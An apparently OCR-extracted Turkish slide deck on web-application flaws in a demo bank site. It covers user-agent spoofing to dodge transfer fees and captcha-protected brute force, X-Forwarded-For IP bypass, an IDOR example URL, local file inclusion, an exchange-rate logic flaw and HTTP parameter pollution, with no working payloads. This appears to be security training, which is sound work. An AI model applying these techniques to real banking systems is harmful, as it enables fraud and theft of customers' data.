


User Agent - Kısıtlamaları Atlatma

- Havale/EFT işlemlerinde mobil uygulamalardan yapılması durumunda havale/eft ücreti alınmama hizmeti suistimal edilebilir.
- User agent mobil olarak değiştirilip bu vb. kısıtlamalar geçilebilir.
- Yine aynı şekilde mobil uygulamalarda login formunda captcha çıkmaması durumunda mobil bir user agent ile sistemde kaba kuvvet saldırıları gerçekleştirilebilir.

X-Forwarde-For IP Restriction Atlatma


- X-forwarded-for başlık bilgisine göre kontrol edilmişse atlatmak mümkündür.



IDOR – Insecure Direct Object Ref.


- http://isube.bgabank.com/profil.aspx?musteriID=56

bağlantısı üzerinde musteriID parametresindeki değer değiştirilerek diğer müşterilere ait bilgiler elde edilebilmektedir.




Dizin Dolaşma/LFI – Local File Inclusion


- Local dosyayı kaynak koda dahil ederek içeriğinin görüntülenmesi, dizin dolaşarak local dosya bulma.




Mantıksal Açıklık– Döviz kuru değiştirme




Mantıksal Açıklık – Döviz kuru değiştirme





HPP – Http Parameter Pollution

- Bir parametrenin birden çok kez kullanımı, veya farklı parametre datalarının birleştirilmesi



Dinlediğiniz İçin Teşekkürler